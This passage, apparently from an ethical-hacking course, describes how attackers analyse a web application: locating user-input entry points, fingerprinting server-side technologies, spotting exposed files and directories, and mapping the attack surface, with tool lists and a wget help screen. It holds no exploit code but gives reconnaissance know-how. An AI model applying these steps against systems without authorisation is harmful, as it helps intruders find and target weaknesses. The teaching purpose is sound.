
After identifying the real IP addresses behind the load balancers, attackers perform further attacks on the target organization.



Analyze Web Applications

- Analyze the active application's functionality and technologies to **identify exposed attack surfaces**

Identify Entry Points for User Input	Review the generated **HTTP request** to identify the user input entry points
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**
Identify Server-Side Functionality	Observe the **applications revealed to the client** to identify the server-side structure and functionality
Identify Files and Directories	Identify **misconfigured web applications** that expose critical files and directories over the Internet
Identify Web Application Vulnerabilities	Identify **exploitable vulnerabilities** in the underlying web technologies
Map the Attack Surface	Identify the **various attack surfaces** uncovered by the applications and their associated vulnerabilities



Analyze Web Applications: Identify Entry Points for User Input

- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**
- Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**
- Determine URL encoding techniques and other encryption measures implemented for **secure web traffic** such as SSL

Tools used

- Burp Suite (*https://portswigger.net*)
- OWASP Zed Attack Proxy (*https://www.zaproxy.org*)
- WebScarab (*https://owasp.org*)
- httprint (*https://www.net-square.com*)

Analyze Web Applications: Identify Server-Side Technologies

- Perform a **detailed server fingerprinting**, analyze HTTP headers and HTML source code to identify server-side technologies
- **Examine URLs** for file extensions, directories, and other identification information
- Examine the **error page messages**
- **Examine session tokens**: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP
- Use tools such as **httprint** and **WhatWeb** to identify server-side technologies


Analyze Web Applications: Identify Server-Side Functionality

- Examine page source information and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications

Tools used

GNU Wget	*https://www.gnu.org*
curl	*https://curl.se*
BlackWidow	*http://softbytelabs.com*

GNU Wget



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $wget --help
GNU Wget 1.21, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
  -q,  --quiet                     quiet (no output)
  -v,  --verbose                   be verbose (this is the default)
  -nv, --no-verbose                turn off verboseness, without being quiet
       --report-speed=TYPE         output bandwidth as TYPE.  TYPE can be bits
  -i,  --input-file=FILE           download URLs found in local or external FILE
  -F,  --force-html                treat input file as HTML
  -B,  --base=URL                  resolves HTML input-file links (-i -F)
                                     relative to URL
       --config=FILE               specify config file to use
       --no-config                 do not read any config file
       --rejected-log=FILE         log reasons for URL rejection to FILE
```

Web Server Software	Known Vulnerabilities Exploitation

Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web application, first, they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This section describes how attackers find vulnerabilities in a web application and exploit them.

Attackers need to analyze target web applications to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze a web application, attackers acquire basic knowledge of the web application. Then, they can analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input**: The first step in analyzing a web application is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web application that intercepts HTTP requests. Other web application entry points are user interfaces provided by web pages, service interfaces provided by web services, serviced components, and .NET Remoting components.

  Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies**: Server-side technologies or server-side scripting systems are used to generate dynamic web pages requested by clients, and they are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.

Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers can fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality**: Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Identify Files and Directories**: Web servers host web applications, and misconfigurations while hosting these web applications may lead to exposure of critical files and directories over the Internet. Attackers identify the target web application's files and directories exposed on the Internet using various automated tools such as Gobuster. Such information further helps attackers gather sensitive information stored in the files and folders.

- **Identify Web Application Vulnerabilities**: Web applications are developed using various technologies and platforms. Not following secure coding practices in the development of web applications may leave flaws that can be exploited to perform various types of attacks.

- **Map the Attack Surface**: Attackers then map the attack surface of the web application to target specific vulnerable areas. They identify the various attack surfaces uncovered by the applications as well as the vulnerabilities associated with them.

Identify Entry Points for User Input


Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the application is easy. Thus, during web application analysis, attackers try to identify entry points for user input so that they can understand how the web application accepts or handles the user input. Attackers examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all the user input fields. They also identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referer, Accept, Accept-Language, and Host. Furthermore, they determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL. Then, they can find the vulnerabilities present in the input mechanism and exploit them to gain access to the web application.

Use the following tools to analyze the web application:

- Burp Suite (*https://portswigger.net*)
